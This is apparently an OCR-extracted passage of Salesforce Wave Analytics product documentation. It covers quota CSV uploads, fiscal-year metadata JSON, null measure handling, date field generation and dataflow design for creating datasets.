   b. Change the value of `"fiscalMonthOffset"` from 4 to a number that represents the month your fiscal period starts. In Sales Wave metadata, the numeral "0" stands for January, "1" stands for February, and so on up to "11," which stands for December.
   c. Save the file to your desktop and upload it to Sales Wave by dragging it to **Select file or drag file here...** in the Add Metadata File (JSON) section of the dataset editing screen.
   d. Click **Update Dataset**.
9. After uploading your quota data, re-run the dataflow to update the dashboards.
   a. Click the Gear menu at the upper right of the Sales Wave screen and select Data Monitor.



b. Select Dataflow view from the menu at the top left of the Data Monitor screen.



c. Find your app; you may have to scroll down the page. Open the menu located on the far right of the screen next to the app icon and name, and click



it. The dataflow assures that Sales Wave has your company's latest sales data. You can learn more about dataflows from Schedule the Sales Wave App Daily Dataflow.

Sales Wave Example .CSV File

Here's an example of the .CSV file you create to update the Sales Wave app Quota (Target) dataset.

Sales Wave Quota Dataset JSON File

Use this file to update the Sales Wave Quota dataset with your fiscal year start date if it's *not* January 1.

Sales Wave Example .CSV File

Here's an example of the .CSV file you create to update the Sales Wave app Quota (Target) dataset.

Note: This file is for example purposes only. Create a unique .CSV file with quota data for members of your team including the following fields:

- QuotaAmount

- StartDate
- OwnerName
- Username

Create the file using a UTF-8 compliant text editor, and do not open the file with Microsoft Excel or another spreadsheet application. Field names are case sensitive and must appear in your file exactly as shown here.

See Update the Sales Wave Quota (Target) Dataset on page 3965.

Example:

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

Sales Wave Quota Dataset JSON File

Use this file to update the Sales Wave Quota dataset with your fiscal year start date if it's *not* January 1.

Copy the contents of this file into an editor of your choice and change the `"fiscalMonthOffset"` value (shown in **bold**) to the month your fiscal period begins. In Sales Wave metadata, the numeral "0" stands for January, "1" stands for February, and so on up to "11," which stands for December. In the code below, the number is set to "4", which stands for May. Use the number that represents the month your fiscal period begins. Then save the file and upload it to Sales Wave following the instructions in Update the Sales Wave Quota (Target) Dataset.

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
```

```
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
    "fiscalMonthOffset": 4,
    "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

Data Integration

You can integrate Salesforce data and external data into Wave Analytics to enable users to explore and visualize the data with explorer and designer. *External data* is data that resides outside of Salesforce, such as data from outside applications and spreadsheets.

When you load data into Wave Analytics, you load it into datasets. A dataset is a collection of related data that is stored in a denormalized, yet highly compressed form.

You can use the following methods to create datasets in Wave Analytics.

	Dataflow JSON	Dataset Builder	Upload User Interface	External Data API	Wave Connector
Data source	Salesforce objects; existing datasets	Salesforce objects	External data	External data	Microsoft Excel

	Dataflow JSON	Dataset Builder	Upload User Interface	External Data API	Wave Connector
Can join external and Salesforce data?	Yes	No	No	No	No
Graphical user interface?	No (JSON)	Yes	Yes	No (programmatic access)	Yes
Can create multiple datasets at once?	Yes	No	No	No	No
Supports incremental extraction?	Yes	No	No	Yes	No
Data refresh method	Automatic	Automatic	Manual	Manual	Manual
Can filter records?	Yes	No	No	No	No
Can generate new columns when creating datasets?	Yes (delta and dimension columns)	No	No	No	No
Can override metadata?	Yes	No	Yes	Yes	No

Datasets

A dataset is a collection of related data that is stored in a denormalized, yet highly compressed form. For each platform license, your organization can have a maximum of 250 million rows of data stored for all registered datasets combined.

Create Datasets with a Dataflow

You can use a dataflow to create one or more datasets based on data from Salesforce objects or existing datasets.

Transformations for Wave Dataflows

A *transformation* refers to the manipulation of data. You can add transformations to a dataflow to extract data from Salesforce objects or datasets, transform datasets that contain Salesforce or external data, and register datasets.

Create a Dataset with the Dataset Builder

You can use the dataset builder to create a single dataset based on data from one or more Salesforce objects. The dataset builder generates and appends the associated JSON to the dataflow definition file. The dataset is created the next time the dataflow runs. The data in the dataset refreshes each time the dataflow runs. You can also edit the dataflow definition file to add transformations that manipulate the dataset.

Optimize Your Dataflows with Replication

Replication decouples the extract of Salesforce data from your dataflows, letting you run it on a separate schedule. By scheduling these extracts ahead of time, your dataflow has less to do and runs faster. To lighten the load even more, replication extracts Salesforce data incrementally by default, meaning that only data that's changed gets extracted.

Wave Connector for Excel Data

The Salesforce Wave Connector makes it easy to import data from Microsoft Excel 2013 to Wave Analytics.

Create a Dataset with External Data

You can either upload external data through the user interface or through the External Data API to create a dataset. When you upload an external data file (in .csv, .gz, or .zip format), you can also provide a metadata file. A metadata file contains metadata attributes that describe the structure of the data in the external data file. If you upload a .csv from the user interface, Wave Analytics automatically generates the metadata file, which you can preview and change. If you do not provide a metadata file, Wave Analytics imports all external data file columns as dimensions.

Edit a Dataset

You can edit a dataset to change the dataset name, app, security predicate, or extended metadata (XMD) file associated with the dataset. For datasets created from an external data file, you can also upload a new external data file or metadata file to update the data or metadata.

Delete a Dataset

Delete unnecessary datasets from your My Private App or in shared apps on which you have at least Editor access. Removing datasets reduces clutter and helps you avoid reaching your org's limit for rows across registered datasets.

Prepare Datasets with Recipes

A dataset recipe is a user-interface tool that lets you take data from your existing datasets and replications, prepare it, and output the results to a new dataset. Use a recipe to combine data from multiple datasets or replications, bucket the data, add formula fields, and cleanse the data by transforming field values. You can remove fields and filter rows that you don't need, before you create the target dataset.

Row-Level Security for Datasets

If a Wave Analytics user has access to a dataset, they have access to all records in the dataset, by default. However, you can implement row-level security on a dataset to restrict access to records. Some records might contain sensitive data that shouldn't be accessible by everyone.

Predicate Expression Syntax for Datasets

You must use valid syntax when defining the predicate expression.

Datasets

A dataset is a collection of related data that is stored in a denormalized, yet highly compressed form. For each platform license, your organization can have a maximum of 250 million rows of data stored for all registered datasets combined.

Wave Analytics applies one of the following types to each dataset field:

Date
A *date* can be represented as a day, month, year, and, optionally, time. You can group, filter, and perform math on dates.

Dimension
A *dimension* is a qualitative value, like region, product name, and model number. Dimensions are handy for grouping and filtering your data. Unlike measures, you can't perform math on dimensions. To increase query performance, Wave Analytics indexes all dimension fields in datasets.

Measure
A *measure* is a quantitative value, like revenue and exchange rate. You can do math on measures, such as calculating the total revenue and minimum exchange rate.

For each dataset that you create, you can apply row-level security to restrict access to records in the dataset.

Attention: Before you create a dataset, verify that the source data contains at least one value in each column. Columns with all null values won't be created in datasets and can't be referenced in dataflows, lenses, or dashboards. Consider providing a default value for null values, like "n/a" or "empty."

Numeric-Value Handling in Datasets

Wave Analytics internally stores numeric values in datasets as long values. For example, it stores the number "3,200.99" with a scale of "2" as "320099". The user interface converts the stored value back to decimal notation to display the number as "3200.99."

Null Measure Handling in Datasets

When you create or update a dataset, through your dataflow or a CSV upload for example, blank measure values in your data need to be replaced with concrete values. Wave uses the default values specified in your dataflow or CSV metadata file to replace blank values. When null measure handling is enabled, you can specify these defaults using the special "null" value. When no default value is specified, Wave replaces blanks with null values.

Enable Null Measure Handling

Null measure handling lets you specify "null" default values in your dataflows and CSV uploads. When no default value is specified, Wave replaces blanks with null values in your datasets.

Date Handling in Datasets

When Wave Analytics loads dates into a dataset, it breaks up each date into multiple fields, such as day, week, month, quarter, and year, based on the calendar year. For example, if you extract dates from a `CreateDate` field, Wave Analytics generates date fields such as `CreateDate_Day` and `CreateDate_Week`. If your fiscal year differs from the calendar year, you can enable Wave Analytics to generate fiscal date fields as well.

Dataflow JSON

You can use the dataflow to create one or more datasets based on data from Salesforce objects or existing datasets. A *dataflow* is a set of instructions that specifies what data to extract from Salesforce objects or datasets, how to transform the datasets, and which datasets to make available for querying. With a dataflow, you can manipulate the extracted data and override the metadata before you load it into a dataset. The dataflow runs on a daily schedule to continually refresh the data.

Dataset Builder

Use the dataset builder to create a single dataset based on data from one or more related Salesforce objects. With the dataset builder you simply point and click to identify and select related Salesforce objects.

Wave Connector for Excel Data

The Salesforce Wave Connector makes it easy to import data from Microsoft Excel 2013 to Wave Analytics.

Upload External Data from the User Interface

You can use the upload user interface to create a single dataset based on external data. You can upload an external data file in a .csv, .gz, or .zip format. To refresh the data, you can overwrite the data in the dataset by uploading a new external data file.

External Data API

You can use the External Data API to create a single dataset based on external data in the .csv format. You can also use the API to edit the dataset by uploading a new .csv file. When you edit the dataset, you can choose to overwrite all records, append records, update records, or delete records.

Numeric-Value Handling in Datasets

Wave Analytics internally stores numeric values in datasets as long values. For example, it stores the number "3,200.99" with a scale of "2" as "320099". The user interface converts the stored value back to decimal notation to display the number as "3200.99."

The maximum numeric value that can be stored in a dataset is 36,028,797,018,963,967 and the minimum numeric value is -36,028,797,018,963,968.



Warning: If a numeric value is not within this range, you might receive unexpected results. For example, if you try to load the value 3.7E-16 with a scale of 16 into a dataset, Wave Analytics tries to store the value as 37000000000000000. However, because this value exceeds the maximum, Wave Analytics fails to load the entire record. In addition, if you perform a query that aggregates measures—like sum or group by—and the resulting value exceeds the maximum, the value overflows and Wave Analytics returns an incorrect result.

Null Measure Handling in Datasets

When you create or update a dataset, through your dataflow or a CSV upload for example, blank measure values in your data need to be replaced with concrete values. Wave uses the default values specified in your dataflow or CSV metadata file to replace blank values. When null measure handling is enabled, you can specify these defaults using the special "null" value. When no default value is specified, Wave replaces blanks with null values.

Note: Null measure handling is enabled in orgs created after the Spring '17 release and can't be disabled. To enable this feature in other orgs, see Enable Null Measure Handling on page 3975.

Null measure handling is important because it affects the results of certain calculations. Without null measure handling, Wave replaces blanks in your data with zeros, and you can't specify nulls as default values in your dataflows. Consider this example of data with customer satisfaction scores, where some customers have not responded.

Source Data

Customer	CSAT
Customer 1	3
Customer 2	
Customer 3	4
Customer 4	
Customer 5	5
Average CSAT	**4**
Min CSAT	**3**

Dataset with Zeros for Blanks

Customer	CSAT
Customer 1	3
Customer 2	0
Customer 3	4
Customer 4	0
Customer 5	5
Average CSAT	**2.4**
Min CSAT	**0**

Dataset with Nulls for Blanks

Customer	CSAT
Customer 1	3
Customer 2	null
Customer 3	4
Customer 4	null
Customer 5	5
Average CSAT	**4**
Min CSAT	**3**

Calculated values such as average and minimum are correct in the source data, but when blank values are replaced with zeros, the resulting calculations are incorrect. Here the zeros are included in the calculation. When the calculations are made using null measures, the average and minimum calculations are correct.

Null measure handling allows the use null values in these dataflow transformations.

append	Wave can append datasets with different measure fields. For example, if one dataset has an Amount field that is not present in a second dataset, the new dataset created after the append has an Amount field containing nulls in rows from the second dataset. Without null measure handling, appending datasets is not possible when measure fields are different.
augment	When the key in the left dataset is null or has no match in the right dataset, Wave appends columns from the right dataset and inserts nulls for dimensions and measures. Without null measure handling, Wave inserts zeros for measures.

computeExpression	The `defaultValue` attribute for a computed field accepts a value of null. For example:
	`"SAQLNode": {`
	`"action": "computeExpression",`
	`"parameters": {`
	`"source": "extractOpp",`
	`"mergeWithSource": true,`
	`"computedFields": [`
	`{`
	`"name": "Amount2",`

```
            "type": "Numeric",
            "precision": 18,
            "defaultValue": "null",
            "scale": 5,
            "saqlExpression": "Amount+Amount"
          }
```

computeRelative

The `defaultValue` attribute for a computed field accepts a value of null. When a value can't be calculated, such as when `previous()` or `next()` has no value, Wave uses this default. For example:

```
"computeTrending": {
        "action": "computeRelative",
        "parameters": {
            "partitionBy": ["OpportunityId"],
            "orderBy": [
                {
                    "name":"CreatedDate",
                    "direction":"asc"
                }
            ],
            "computedFields": [
                {
                    "name": "AmountPrev",
                    "defaultValue" : "null",
                    "expression": {
                        "sourceField": "Amount",
                        "offset": "previous()",
                        "default": "null"
                    }
                }
```

dim2mea

The `measureDefault` parameter accepts a value of null. Wave uses this value when it can't convert a dimension to a valid numeric value. When no default is specified, Wave uses a value of null. For example:

```
"Create_Measure_From_Dimension": {
      "action": "dim2mea",
      "parameters": {
         "dimension": "StageVal__c",
         "measure": "StageValue",
         "measureDefault": "null",
         "source": "Extract_Opportunities"
      }
   }
```

sfdcDigest

The `defaultValue` attribute for a field accepts a value of null. When no default is specified, wave uses a value of null. For example:

```
Sample Sfdc-digest :{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
```

	<pre>{
	"name": "Amount",
	"defaultValue": "null",
	"precision":18
	"scale":2
	}</pre>

Update	Wave can update non-null values with nulls.

Note: The `delta` transformation is not supported when null measure handling is enabled and dataflows containing delta transformations fail. Use `computeRelative` and `computeExpression` transformations instead in your dataflows, to calculate changes in measure values over time. For an example, see Enable Null Measure Handling on page 3975.

Enable Null Measure Handling

Null measure handling lets you specify "null" default values in your dataflows and CSV uploads. When no default value is specified, Wave replaces blanks with null values in your datasets.

Note: Null measure handling is enabled in orgs created after the Spring '17 release and can't be disabled.

To enable this feature in other orgs, first contact Salesforce Customer Support to evaluate your org and determine what additional steps you might need to take.

USER PERMISSIONS

To enable null measure handling:

- "Customize Application"

Additional steps may be necessary because null measure handling can't retroactively change zeros to nulls, if those zeros have previously replaced blank values. This behavior can result in datasets containing a mixture of zeros coming explicitly from the source data, zeros replacing blank values, and nulls. Aggregate calculations in such datasets are incorrect.

When Salesforce makes null measure handling available in your org, you can enable it from Setup. Enter *`Wave Analytics`* in the Quick Find box, then click **Settings**. Select **Enable null measure handling in Wave Analytics**, and then click **Save**.

Customer Support may recommend that you take one or more of these steps, after enabling null measure handling.

1. Update your existing dataflow definition files to use null instead of 0 in `defaultValue` attributes for measure fields in these transformations.

computeExpression	`defaultValue: "null"`
computeRelative	`defaultValue: "null"`
dim2mea	`measureDefault: "null"`
sfdcDigest	`defaultValue: "null"`

2. Create new instances of long-lived datasets used as a source for dataflows, using a `defaultValue` of null for measure fields. Long-lived datasets are typically reference datasets that are not updated through a dataflow and used to augment data in other datasets. For example, you might use a geolocation dataset to augment lead information based on zip codes.
3. If you have incrementally built datasets in which the source data is no longer available, use a custom dataflow to manually convert 0 values to null.
   Incrementally built datasets are datasets that are created over time by appending rows, such as logs.

4. Reimplement `delta` transformations in your dataflows, using `computeRelative` and `computeExpression` transformations. The `delta` transformation is not supported when null measure handling is enabled and dataflows containing delta transformations fail.
   In this example, the `delta` transformation on the left calculates the difference between an opportunity amount and its previous amount. The `computeRelative` and `computeExpression` transformations on the right respectively calculate the previous amount and its difference to the current amount.

`delta` **Transformation**	`computeRelative` **and** `computeExpression` **Transformations**
`"Calculate_Delta": { "action": "delta", "parameters": { "dimension": "OpportunityId", "epoch": "CreatedDate_day_epoch", "inputMeasure": "Amount", "outputMeasure": "DeltaAmount", "source": "Extract_Opportunity_History" } },`	`"Compute_Previous": { "action": "computeRelative", "parameters": { "partitionBy": ["OpportunityId"], "orderBy": [{ "name": "CreatedDate", "direction": "asc" }], "computedFields": [{ "name": "PrevAmount", "expression": { "sourceField": "Amount", "offset": "previous()", "default": "current()" } }], "source": "Extract_Opportunity_History" } }, "Compute_Delta": { "action": "computeExpression", "parameters": { "computedFields": [{ "name": "DeltaAmount", "type": "Numeric", "precision": 18, "defaultValue": 0, "scale": 2, "saqlExpression": "Amount - PrevAmount" }], "source": "Compute_Previous"`

`delta` **Transformation**	`computeRelative` **and** `computeExpression` **Transformations**
	<pre> } },</pre>

SEE ALSO:

computeRelative Transformation

computeExpression Transformation

Date Handling in Datasets

When Wave Analytics loads dates into a dataset, it breaks up each date into multiple fields, such as day, week, month, quarter, and year, based on the calendar year. For example, if you extract dates from a `CreateDate` field, Wave Analytics generates date fields such as `CreateDate_Day` and `CreateDate_Week`. If your fiscal year differs from the calendar year, you can enable Wave Analytics to generate fiscal date fields as well.

Wave Analytics generates the following date fields.

Field Name	Field Type	Description
<date field name>_Second	Text	Number of seconds. If the date contains no seconds, value is '0.'
<date field name>_Minute	Text	Number of minutes. If the date contains no minutes, value is '0.'
<date field name>_Hour	Text	Number of hours. If the date contains no hours, value is '0.'
<date field name>_Day	Text	Day of the month.
<date field name>_Week	Text	Week number in calendar year.
<date field name>_Month	Text	Month number in calendar year.
<date field name>_Quarter	Text	Quarter number in calendar year.
<date field name>_Year	Text	Calendar year.
<date field name>_Week_Fiscal	Text	Week number in fiscal year.
<date field name>_Month_Fiscal	Text	Month number in fiscal year.
<date field name>_Quarter_Fiscal	Text	Quarter number in fiscal year.
<date field name>_Year_Fiscal	Text	Fiscal year.
<date field name>_sec_epoch	Numeric	Number of seconds that have elapsed since January 1, 1970 (midnight UTC).

Field Name	Field Type	Description
<date field name>_day_epoch	Numeric	Number of days that have elapsed since January 1, 1970 (midnight UTC).

You can set metadata attributes to control how dates are loaded into datasets and to enable Wave Analytics to generate fiscal date fields. You set the metadata attributes in the sfdcDigest transformation parameters for Salesforce data or in the metadata file for external data.

Important: Before loading dates from an external data file, ensure that you review the date format requirements here. Also, ensure that the column names in the external data file do not conflict with the generated date field names. For example, if you load a CSV with column `Create_Date`, Wave Analytics generates the `Create_Date_Year` field in the dataset. If the CSV also had a field named `Create_Date_Year`, Wave Analytics would throw an error because the names conflict.

Fiscal Periods in Wave Analytics

If the calendar and fiscal year differ, you can enable Wave Analytics to generate the fiscal date fields in the dataset in addition to calendar date fields. To enable Wave Analytics to generate fiscal date fields, set the `fiscalMonthOffset` attribute to a value other than '0'. You set this attribute for each date column for which you want to generate fiscal date fields. If you set the offset to '0' or you do not specify a value, Wave Analytics does not generate any fiscal date fields.

Additionally, to configure the fiscal periods, set the following metadata attributes for each date column:


`fiscalMonthOffset`

In addition to enabling the generation of fiscal date fields, this attribute also determines the first month of the fiscal year. You specify the difference between the first month of the fiscal year and first month of the calendar year (January) in `fiscalMonthOffset`. For example, if your fiscal year begins in April, set `fiscalMonthOffset` to '3'.


`isYearEndFiscalYear`

Because the fiscal year can start in one calendar year and end in another, you must specify which year to use for the fiscal year. The `isYearEndFiscalYear` attribute indicates whether the fiscal year is the year in which the fiscal year ends or begins.

To see how this works, let's look at a couple of examples. If `isYearEndFiscalYear` = true (or you do not specify this attribute), then the fiscal year is the year in which the fiscal year ends. As shown in the following diagram, any dates between 4/1/2015 and 3/31/2016 are part of the fiscal year 2016 because the fiscal year ends in 2016.



If `isYearEndFiscalYear` = false, then the fiscal year is the year in which the fiscal year begins. As shown in the following diagram, any dates between 4/1/2015 and 3/31/2016 are part of the fiscal year 2015 because the fiscal year begins in 2015.



Week Numbering in Wave Analytics


For each date loaded into a dataset, Wave Analytics generates the corresponding week number for the calendar year and, if applicable, fiscal year. Similar to the SOQL function `WEEK_IN_YEAR`, week 1 in Wave Analytics is January 1 - January 7. (This is different from the UTC `week()` calculation.)

If needed, you can configure the week to start on a particular day of the week by setting the `firstDayOfWeek` attribute. For example, if January 1 is a Saturday and you configure the week to start on a Monday, then week 1 is January 1 - 2. Week 2 starts on Monday, January 3. Week 3 starts January 10, the following Monday. Notice that week 1 can be a short week to ensure that the subsequent weeks start on the specified day of the week.

Dataflow JSON

You can use the dataflow to create one or more datasets based on data from Salesforce objects or existing datasets. A *dataflow* is a set of instructions that specifies what data to extract from Salesforce objects or datasets, how to transform the datasets, and which datasets to make available for querying. With a dataflow, you can manipulate the extracted data and override the metadata before you load it into a dataset. The dataflow runs on a daily schedule to continually refresh the data.

Wave Analytics provides a default dataflow that contains some sample transformation logic. This dataflow is just a sample that you must configure before running it.



To configure the dataflow, you add transformations to the dataflow definition file. A *dataflow definition file* is a JSON file that contains transformations that represent the dataflow logic. You can add transformations to determine what data to extract, how to transform datasets, and which datasets to register to make available for queries.

After you configure the dataflow, you upload the new dataflow definition file to Wave Analytics.

By default, the dataflow doesn't run automatically. To start running the dataflow on the schedule, you must manually start the dataflow first. After the first job runs, the dataflow job runs on the daily schedule. The dataflow runs on a daily schedule to capture the latest changes to Salesforce data and changes in the dataflow logic.

You can also stop, reschedule, and monitor dataflow jobs.

SEE ALSO:

Create Datasets with a Dataflow

Dataset Builder

Use the dataset builder to create a single dataset based on data from one or more related Salesforce objects. With the dataset builder you simply point and click to identify and select related Salesforce objects.

After you select the data to include in the dataset, the dataset builder generates and appends the associated JSON to the dataflow definition file. The dataset is created the next time the dataflow runs. The data in the dataset refreshes each time the dataflow runs.

SEE ALSO:

Create a Dataset with the Dataset Builder

Wave Connector for Excel Data

The Salesforce Wave Connector makes it easy to import data from Microsoft Excel 2013 to Wave Analytics.

The Wave Connector is available as an app for Excel 2013 on the desktop and Excel Online in Office 365. The Connector is available as an app from the Microsoft Apps for Office store or your organization's private app catalog. After you install the Connector just point and click to import data from Excel to Salesforce.

Install the Wave Connector Excel App

The Wave Connector app gives users a fast, easy way to import data from Excel 2013 into Salesforce Wave Analytics..

Upload External Data from the User Interface

You can use the upload user interface to create a single dataset based on external data. You can upload an external data file in a .csv, .gz, or .zip format. To refresh the data, you can overwrite the data in the dataset by uploading a new external data file.

When Wave Analytics loads any data into a dataset, it also adds metadata about each column of data. For example, metadata can include the field type, precision, scale, and default value.

For external data, Wave Analytics infers metadata about each column of data in the external data file unless you specify different metadata attributes in a metadata file. A *metadata file* is a JSON file that describes the structure of an external data file. For example, you can use a metadata file to explicitly set the field type and default value for a specific column of external data. If no metadata file is provided when you upload external data, Wave Analytics treats every column as a dimension and sets the field type to 'Text.' This impacts the type of queries that can be placed on the dataset because you can't perform mathematical calculations on dataset columns with a Text field type. You can only perform mathematical calculations on dataset columns with a Numeric field type.

After you create a dataset based on an external data file, you can edit the dataset to apply a new metadata file. This enables you to change the metadata attributes of each column.

Note: Wave temporarily stores the uploaded CSV and metadata files for processing only. After a dataset is created, Wave purges the files.

SEE ALSO:

Create a Dataset with External Data

External Data API

You can use the External Data API to create a single dataset based on external data in the .csv format. You can also use the API to edit the dataset by uploading a new .csv file. When you edit the dataset, you can choose to overwrite all records, append records, update records, or delete records.

For more information about the External Data API, see the *Wave Analytics External Data API Developer Guide*.

Create Datasets with a Dataflow

You can use a dataflow to create one or more datasets based on data from Salesforce objects or existing datasets.


1. Design the Dataflow
   Before you start creating the dataflow definition file in the .json format, think about the dataflow design. Consider what data to make available for queries, where to extract the data from, and whether you need to transform the extracted data to get the data you want.
2. Configure the Dataflow
   Configure the dataflow based on your dataflow design. You can configure the dataflow to extract data, transform datasets based on your business requirements, and register datasets that you want to make available for queries. To configure the dataflow, add transformations to the dataflow definition file.
3. Start and Stop a Dataflow
   You can manually start a dataflow job to load the data into datasets immediately. You can also stop the job while it's running. You can run a maximum of 24 dataflow jobs during a rolling 24-hour period.
4. Monitor a Dataflow Job
   Use the monitor in the data manager to monitor dataflow jobs to ensure that they complete successfully or to troubleshoot them if they fail.
5. Reschedule and Unschedule a Dataflow
   After you run a dataflow job for the first time, it runs on a daily schedule, by default. You can change the time of the daily schedule or schedule it to run on an hourly interval. You might change the schedule to ensure that the data is available by a particular time or to run the job during non-business hours. You can also unschedule a dataflow.

Design the Dataflow

Before you start creating the dataflow definition file in the .json format, think about the dataflow design. Consider what data to make available for queries, where to extract the data from, and whether you need to transform the extracted data to get the data you want.

To illustrate some key design decisions, let's consider an example. In this example, the goal is to create a dataset called "Won Opportunities." The dataset will contain opportunity details, including the account name for each opportunity.

To create this dataset, you design the following dataflow:



The dataflow extracts opportunity data from the Opportunity object and extracts the account name from the Account object. For each extracted object, the dataflow creates a new dataset.

The dataflow then transforms the datasets created from the extracted data. First, the dataflow joins the opportunity and account data into a new dataset. Next, the dataflow filters the records based on the opportunity stage so that the dataset contains only won opportunities. Each time the dataflow transforms a dataset, it creates a new dataset.

Finally, because you want users to be able to query won opportunities only, you configure the dataflow to register the final dataset only. However, if you wanted, you could register any dataset created by the dataflow and register as many datasets as you like.

Carefully choose which datasets to register because:

- The total number of rows in all registered datasets cannot exceed 250 million per platform license.
- Users that have access to registered datasets can query their data. Although, you can apply row-level security on a dataset to restrict access to records.

